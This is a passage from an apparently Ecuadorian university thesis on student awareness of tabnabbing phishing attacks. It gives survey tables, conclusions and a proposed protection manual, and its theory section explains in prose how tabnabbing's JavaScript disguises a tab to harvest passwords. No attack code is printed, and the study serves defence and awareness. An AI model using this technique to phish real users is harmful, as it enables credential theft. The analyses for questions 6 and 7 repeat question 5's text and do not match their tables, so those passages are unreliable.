Tabla 4.2.3.- *Frecuencias de la pregunta Nº 3*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



Gráfica4.2.3.- *Errores que son más evidentes y que repercuten en el robo de identidad.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados de los estudiantes de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 9% creen que los errores que son más evidentes y que repercuten en el robo de identidad es el manejo inadecuado. El 49% creen que los errores que son más evidentes y que repercuten en el robo de identidad es el desconocimiento. Y el 42% manifiestan que los errores que son más evidentes y que repercuten en el robo de identidad es la seguridad.

En el artículo de la página antivirus.es escrito por Patricia Zamora (Internet; 29 enero 2010; 04/11/2011; 12:30 pm) La mayoría de usuarios en especial los jóvenes, confiados aceptan a usuarios que no conocen o ingresan en enlaces desconocidos que les ha enviado otro usuario sin comprobar a donde se dirige, ya que los hacker se aprovechan de estas situaciones.


Pregunta Nº 4.

¿Ha escuchado en el medio si alguien fue victima de un ataque Phishing?

N.-	Ítems	Frecuencia	Porcentaje
1	SI	27	42,19%
2	NO	37	57,81%

***Tabla 4.2.4**.- Frecuencias de la pregunta Nº 4*

Fuente: Estudio de Campo
Autor: Paul Fernando Moposita



***Gráfica4.2.4**.- En el medio si alguien fue victima de un ataque Phishing.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados de los estudiantes de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 42% manifiestan que Ha escuchado en el medio si fue alguien víctima de un ataque Phishing. El 58% manifiestan que no escuchado en el medio si alguien fue victima de un ataque Phishing.

Las compañías de seguridad informática alertan a los usuarios de que las redes sociales serán el objetivo principal de los criminales para llevar a cabo sus ataques. **McAfee** señala que "Facebook o Twitter están cambiando las herramientas de los cibercriminales, proporcionándoles nuevas formas de trabajar".

Pregunta Nº 5.


¿Qué tipo de acceso a internet piensa que evitaría el robo de identidad en la FISEI?

N.-	Ítems	Frecuencia	Porcentaje
1	LIMITADO	11	17,19%
2	ACCESO LIBRE	5	7,81%
3	ACCESO RESTRINGIDO	29	45,31%
4	DESCONOCE	15	23,44%
5	NINGUNO	4	6,25%

Tabla 4.2.5.- *Frecuencias de la pregunta Nº 5*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



Gráfica4.2.5.- *Tipo de acceso a internet evitaría el robo de identidad en la FISEI.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados de los estudiantes de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 17,19% manifiestan qué un acceso limitado a internet evitaría el robo de identidad en la FISEI. El 7,81% manifiestan qué un acceso libre a internet evitaría el robo de identidad. El 45,31% manifiestan qué un acceso restringido a internet evitaría el robo de identidad. El 23,44% manifiestan qué desconoce el tipo de acceso a internet evitaría el robo de identidad. Y el 6,25% manifiestan qué ningún tipo de acceso a internet evitaría el robo de identidad en la FISEI.

Según la Página web en un artículo publicado por *Mariano Vinocur* (Internet; 05abril 2010; 04/11/2010; 12:30 pm) "Muchas empresas deben restringir selectiva o completamente el uso de Internet para preservar su información, administrar la productividad y el ritmo de trabajo de su gente.

Pregunta Nº 6.


¿Los sitios que visita con frecuencia normalmente conocen su real procedencia?

N.-	Ítems	Frecuencia	Porcentaje
1	SI	23	35,94%
2	NO	41	64,06%

***Tabla 4.2.6**.- Frecuencias de la pregunta Nº 6*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.2.6**.- Los sitios que visita con frecuencia normalmente conocen su real procedencia.*

Fuente: Estudio de Campo
Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados de los estudiantes de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 17,19% manifiestan qué un acceso limitado a internet evitaría el robo de identidad en la FISEI. El 7,81% manifiestan qué un acceso libre a internet evitaría el robo de identidad. El 45,31% manifiestan qué un acceso restringido a internet evitaría el robo de identidad. El 23,44% manifiestan qué desconoce el tipo de acceso a internet evitaría el robo de identidad. Y el 6,25% manifiestan qué ningún tipo de acceso a internet evitaría el robo de identidad en la FISEI.

Según la Página web en un artículo publicado por *Mariano Vinocur* (Internet; 05abril 2010; 04/11/2010; 12:30 pm) “Muchas empresas deben restringir selectiva

o completamente el uso de Internet para preservar su información, administrar la productividad y el ritmo de trabajo de su gente.

Pregunta Nº 7.


¿Qué tipo de seguridad utiliza Ud. en la navegación para prevenir ser victima de un ataque Phishing?

N.-	Ítems	Frecuencia	Porcentaje
1	SEGURIDAD ALTA	10	15,63%
2	SEGURIDAD MEDIA	31	48,44%
3	SEGURIDAD BAJA	7	10,94%
4	DESCONOCE	11	17,19%
5	NINGUNO	5	7,81%

Tabla 4.2.7*.- Frecuencias de la pregunta Nº 7*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.2.7**.-tipo de seguridad utilizan en la navegación para prevenir ser victima de un ataque Phishing.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados de los estudiantes de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 17,19% manifiestan qué un acceso limitado a internet evitaría el robo de identidad en la FISEI. El 7,81% manifiestan qué un acceso libre a internet evitaría el robo de identidad. El 45,31% manifiestan qué un acceso restringido a internet evitaría el robo de identidad. El 23,44% manifiestan qué desconoce el tipo de acceso a internet evitaría el robo de identidad. Y el 6,25% manifiestan qué ningún tipo de acceso a internet evitaría el robo de identidad en la FISEI.

Según la Página web en un artículo publicado por *Mariano Vinocur* (Internet; 05abril 2010; 04/11/2010; 12:30 pm) “Muchas empresas deben restringir selectiva o completamente el uso de Internet para preservar su información, administrar la productividad y el ritmo de trabajo de su gente.

4.3. INTERPRETACIÓN

Se ha tomado en cuenta las 3 preguntas discriminantes de la Encuesta Nº 1dirigida al Personal Administrativo de la FISEI, la número 1, 3 y la numero 4 de la encuesta aplicada, ya que los resultados arrojados, dicen que los usuarios están vulnerables al Ataque Phishing “The Tabnabbing", en la encuesta los encargados de la parte administrativa conocen de la existencia y que tan peligroso es este tipo de Ataque para la comunidad estudiantil, manifiestan que existen instrumentos informáticos que permiten evitar estos tipos de Ataques que necesariamente deben ser actualizados e informados a la comunidad estudiantil, ya que una verdadera conciencia será resultado del nivel de conocimiento y como cada quien cuida su identidad en la navegación será un prestigio de la comunidad estudiantil de la FISEI.

Se ha tomado en cuenta las 4 preguntas discriminantes de la Encuesta Nº 2dirigida a los Estudiantes de la FISEI, la número 1, 2, 5 y la numero 6 de la encuesta aplicada, ya que los resultados arrojados, dicen que los usuarios están vulnerables al Ataque Phishing “The Tabnabbing", los estudiantes conocen de la existencia y que tan peligroso es este tipo de Ataque para la comunidad estudiantil, entre los errores que el usuario comete y que es mas evidente es por desconocimiento de este tipo de ataque, además conocen que existen instrumentos informáticos que permiten evitar estos tipos de Ataques que necesariamente deben ser actualizados e informados, mientras se conozca la real procedencia de lo que visitamos en la web nos ayudara a protegernos, ayudado por la configuración de la seguridad en los navegadores ya que no es costumbre del usuario poner atención.

CAPITULO V

CONCLUSIONES Y RECOMENDACIONES

5.1. CONCLUSIONES

- Es evidente el conocimiento de toda la comunidad sobre el Ataque Phishing “The Tabnabbing” y el riesgo eminente que los estudiantes corren mientras no se ponga atención.

- No se conoce la existencia de algún tipo de instrumento informático que evite el robo de identidad provocado por el ataque Phishing “The Tabnabbing” en la FISEI.

- Los errores que son más evidentes y que repercuten en el robo de identidad es la falta de conocimiento de este tipo de vulnerabilidades, los robos de identidad de los estudiantes son más comunes en la FISEI.

- Los sitios que visitan con frecuencia normalmente no se conoce su real procedencia por lo que el riesgo es eminente en las cuentas de la comunidad estudiantil, podrían fácilmente ser vulnerados.

- Se detecto que el tipo de configuración que la mayoría utiliza en la navegación es la que por defecto utiliza cualquier navegador, seguridad media es lo que consideran que es una configuración que permitiría prevenir ser victima de un ataque Phishing.

- En la Facultad de Ingeniería en Sistemas, Electrónica, e Industrial se concluye que no cuenta con un instrumento informático de medidas de Protección adecuado con el objetivo de prevenir el robo de identidad de toda la comunidad estudiantil.

5.2. **RECOMENDACIONES**

- Es recomendable poner mayor atención en este riesgo y el efecto que puede ocasionar el Ataque Phishing "The Tabnabbing" además es de conocimiento de toda la comunidad estudiantil de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial.

- Es necesario que exista un instrumento informático de seguridad, se debe ejecutar de acuerdo a las necesidades requeridas y esenciales con el fin de prevenir el robo de identidad de los estudiantes de la Facultad de Ingeniería en Sistemas, electrónica e Industrial.

- Es una necesidad que la comunidad estudiantil conozca los errores más evidentes y que repercuten en el robo de identidad es la falta de conocimiento de este tipo de vulnerabilidades en una navegación insegura por parte de la comunidad estudiantil de la FISEI.

- Es necesario que se realice la capacitación a la comunidad estudiantil sobre los sitios que visitamos con frecuencia ya que normalmente no se conoce su real procedencia por lo que el riesgo será eminente en las cuentas de la comunidad estudiantil, mientras no se llegue a una conciencia real.

- Poner énfasis en el tipo de configuración que la mayoría utiliza en la navegación ya que la que por defecto utiliza cualquier navegador es seguridad media pero el estar bien protegido no solo implica configurar este nivel del seguridad sino que existe algunos otros complementos

adicionales que si se debe estar configurados permitiría prevenir ser victima de un ataque Phishing.

- En la Facultad de Ingeniería en Sistemas, Electrónica, e Industrial debe contar con un instrumento informático de medidas de protección Informáticas con el fin de prevenir el robo de identidad.

CAPITULO VI

PROPUESTA

6.1. DATOS INFORMATIVOS

Título: Medidas de protección Informática para evitar el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

Institución Ejecutora: Universidad técnica de Ambato facultad de Ingeniería en Sistemas, Electrónica e Industrial.

Director de Tesis: Ing. Franklin Mayorga

Beneficiario: La comunidad estudiantil de la FISEI de la UTA

Tiempo estimado: Fecha de inicio: enero del 2012 y la Fecha de Finalización: Junio del 2012.

Equipo técnico responsable: Investigador: Paul Moposita

Costos: El costo estimado para desarrollar el proyecto incluido el manual es de $1030,65 dólares americanos.

6.2. Antecedentes De La Propuesta

La facultad de Ingeniería en Sistemas, Electrónica e Industrial de la Universidad Técnica de Ambato alma mater de la juventud de la zona centro del país desde 13 de octubre de 1991forja profesionales:

Los rápidos cambios y avances del mundo moderno, muchos profesionales se han graduado en la FISEI y están al servicio de las empresas, el prestigio esta marcado por el conocimiento que se nutren y por la amplia facilidad de acceso a la Web en la FISEI, su comunidad estudiantil demanda de otras necesidades para sus futuros profesionales por ejemplo en la materia de seguridad.

El manejo de la seguridad se actúa a nivel administrativo, la comunidad estudiantil desconoce el tipo de instrumento informático que se utiliza para garantizar la seguridad, este desconocimiento causa los errores mas comunes que se diagnostica y es evidente el mal manejo, el acceso es libre sin restricciones a las páginas Web que se visita normalmente sin conocer su real procedencia, la falta de configuración de las herramientas de seguridad en los navegadores, y constante actualización requeridas y esenciales para prevenir el robo de identidad de la comunidad estudiantil.

Partiendo de esta necesidad de la Facultad de Ingeniería en Sistemas, Electrónica, e Industrial de contar con un instrumento informático de medidas de Protección adecuado con el objetivo de prevenir el robo de identidad de la comunidad estudiantil.

6.3. Justificación

El contar con el manual de Medidas de Protección Informática para la prevención de los ataques Phishing “THE TABNABBING” permitirá que este instrumento informático se ejecute, proporcione seguridad en los siguientes aspectos:

- **Acceso a la Web**

  El acceso sea libre sin restricciones a internet, seguro y permitirá a la comunidad estudiantil de la FISEI navegar con tal confianza que con su pleno conocimiento podrá prevenir ser víctimas de los ataques Phishing "THE TABNABBING".

- **Permitirá identificación de los ataques**.

  El ataque Phishing "The Tabnabbing" será fácilmente identificado y contrarrestar sus posibles metas, identificado el ataque será fácilmente mitigar la efectividad de estos ataques por los estudiantes de la FISEI.

- **Prevenir el robo de información.**

  El manejo de la seguridad en la navegación será mas efectiva, configurando cada navegador su seguridad que ofrece en la navegación, el manejo de las cuentas de mail y en las redes sociales de los estudiantes de la FISEI su administración se realizara con mayor seriedad y seguridad esto permitirá que no sean vulnerables ante estos tipos de ataques.

- **Conocimiento de medidas de protección**.

  Los estudiantes en la FISEI tendrán conciencia de las consecuencias que puede ocasionar el ataque y sus medidas de protección informática que pueden tomar para prevenir ser victimas del ataque Phishing "The Tabnabbing".

- **Prevenir el robo de identidad.**

  La identidad de los estudiantes de la FISEI se garantizará con el manual medidas de protección informática.

6.4. Objetivos

6.4.1. Objetivo General

Desarrollar el manual de medidas de protección Informática para prevenir el robo de identidad provocado por el ataque Phishing “THE TABNABBING” para la FISEI.

6.4.2. Objetivos específicos

- Analizar el ataque Phishing “THE TABNABBING”.
- Identificar las vulnerabilidades al ataquePhishing “THE TABNABBING”.
- Comprobar y explotar las vulnerabilidades al ataque Phishing “THE TABNABBING”.
- Elaborar el manual de medidas protección Informática.

6.5. Análisis de factibilidad

Política

La Facultad de Ingeniería en Sistemas, Electrónica, e Industrial de la UTA al ser una institución forjadora de nuevos valores humanos en el manejo de herramientas informáticos, es por tanto que es viable la ejecución del proyecto.

Socio Cultural

El proyecto es factible por que la FISEI garantiza a los estudiantes que sus cuentas no sean vulnerables a los ataques informáticos, y el acceso sea transparente sin restricciones a todos.

Tecnológica

La FISEI cuenta con el mayor equipo tecnológico es por tanto la seguridad es uno de los pilares fundamentales en el crecimiento y confiabilidad de sus acreditados.

Económico – financiera

La FISEI es una institución que cuenta con el equipo necesario para llevar adelante con el estudio y el desarrollo del proyecto.

Legal

La FISIE es una entidad que prioriza la seguridad de la información más aun de los estudiantes que se forman en su entidad.

Equidad de género

Es acceso a los servicios en la universidad es sin distinción de genero alguno ya que todos tienen acceso a todos los servicios dentro de sus predios eso hace que es viable el proyecto en todos sus aspectos.

Ambiental

El desarrollo del proyecto no incidirá en ningún aspecto del medio ambiente.

6.6. Informe Técnico

6.6.1. Datos Informativos

- **Título:** Medidas de protección Informática para evitar el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

- **Institución Ejecutora:** Universidad técnica de Ambato Facultad de Ingeniería en Sistemas, Electrónica e Industrial.

- **Director de Tesis:** Ing. Franklin Mayorga

- **Beneficiario:** FISEI

- **Tiempo estimado:** Fecha de inicio: enero del 2012
  Fecha de Finalización: junio del 2012

- **Equipo técnico responsable Investigador**: Paul Moposita

6.6.2. Tema

Medidas de protección Informática para evitar el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

6.6.3. Objetivos

6.6.3.1. Objetivo General

Desarrollar el manual de medidas de protección Informática para prevenir el robo de identidad provocado por el ataque Phishing “THE TABNABBING” para la FISEI.

6.6.3.2. Objetivos específicos

- Analizar el ataque Phishing “THE TABNABBING”.
- Identificarlas vulnerabilidades por ataque Phishing “THE TABNABBING”.
- Comprobar y explotar las vulnerabilidades al ataque Phishing “THE TABNABBING”.
- Elaborar el manual de medidas protección Informática.

6.6.4. Fundamentación Teórica

THE TABNABBING ATTACK

Es un método de robo de información de la navegación en línea. Es un código incrustado JavaScript que se aprovecha de los sitios que visitamos con frecuencia, adopta su apariencia similar ala original.

SANTOS, Sergio (Internet, 25 de mayo de 2010; 23 de mayo 2012; 11:00) “Un usuario navega hacia la página del atacante, que no tiene por qué simular ningún banco o página de login. Simplemente es una página más equipada con un código JavaScript que hará el "truco". La víctima cambia de pestaña (o de programa, lo

importante es que pierda el foco) y sigue con sus visitas cotidianas a otras páginas. Mientras, la web del atacante cambia por completo gracias al JavaScript: el favicon, el título, el cuerpo... todo excepto el dominio, lógicamente. La página ahora podría parecerse a (por ejemplo) la web de login de Facebook. La víctima, vuelve a la pestaña más tarde y piensa que ha caducado su sesión. Introduce su contraseña y ésta viaja hacia el atacante.

Se supone que el usuario bajará la guardia puesto que, hasta ahora, se supone que una pestaña no "muta" a nuestras espaldas y por tanto, si aparece como "Facebook", por ejemplo, es que lo hemos visitado previamente. Los usuarios que mantengan habitualmente muchas pestañas abiertas, saben que es fácil olvidar qué se está visitando exactamente en cada momento".

VECTOR DE ATAQUE JAVASCRIPT

JAVASCRIPT

RODRIGUEZ, José (2003) Es un lenguaje al igual que los otros lenguajes se necesitas conocer sus reglas y su vocabulario. Como ya sabes se trata de un lenguaje interpretado y los programas escritos con estos lenguajes son conocidos como scripts o guiones.

La única razón de ser de JavaScript son las páginas web. Con JavaScript no pueden construirse programas independientes, sólo pueden escribirse scripts que funcionarán en el entorno de una página Web, interpretado por un explorador, de ahí la importancia de conocer para que explorador escribimos los guiones. Y aquí viene el primer obstáculo: no todos los exploradores integran en la misma forma los guiones JavaScript.

La primera versión de JavaScript se debe a Netscape, que lo introdujo con la versión 2.0de su explorador, posteriormente han ido surgiendo nuevas versiones habiendo sido estandarizado por la European Computer Manufacturers Association (ECMA).

CODIGO JAVASCRIPT DEL MÉTODO "THE TABNABBING"

Los navegadores web permiten ejecutar scripts como parte de una página web que son ejecutados por el lenguaje JavaScript a lado del cliente para mostrar contenidos adicionales surgiendo ahí una gran dificultad de control ya que será fácilmente explotar esta vulnerabilidad de los exploradores, el ataque Phishing "THE TABNABBING ATACK" lo que hace es incrustar scripts que se ejecutará al lado del cliente, tornándose casi imposible el control, al ser un código que se ejecuta al lado del cliente ataca directamente a él aprovechando de sus vulnerabilidades humanas.


Cada vez que incluyen una secuencia de comandos JavaScript en su página que habitualmente este navegando, usted deja abierta para que un malhechor que usar su sitio web como una plataforma para este tipo de ataque, pudiera ser difícil de detectar.

También puede utilizar otra vulnerabilidad cross-site scripting para forzar al ataque a llevarse a cabo por otros sitios web. Y para los navegadores que no soportan el cambio el favicon, puede utilizar una llamada location.assign para navegar por la página a un dominio controlado con el favicon correcto.

